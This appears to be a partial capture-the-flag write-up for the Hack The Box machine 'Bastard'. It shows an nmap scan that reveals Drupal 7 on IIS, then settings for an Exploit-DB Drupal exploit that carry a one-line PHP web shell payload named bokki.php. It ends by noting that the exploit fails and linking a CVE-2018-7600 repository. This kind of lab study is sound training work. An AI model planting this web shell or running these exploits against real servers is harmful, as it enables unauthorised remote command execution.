
Bastard



Enumeration

NMAP:


```
└─$ nmap -sC -sV -oN nmap/init.nmap 10.10.10.9
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-03 02:17 EDT
Nmap scan report for 10.10.10.9
Host is up (0.077s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
|_http-title: Welcome to Bastard | Bastard
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.76 seconds
```

We see that the website is running Drupal, a CMS.

Looking for drupal 7 exploits, we find one on searchsploit/exploitDB

https://www.exploit-db.com/exploits/41564



```
$url = 'http://10.10.10.9';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';

$file = [
    'filename' => 'bokki.php',
    'data' => '<?php system($_GET["cmd"]); ?>'
];
```

The exploit should work with these modifications, and making sure php-curl is installed.

The exploit is outdated and actually fails...

Found a github that might work:
https://github.com/pimps/CVE-2018-7600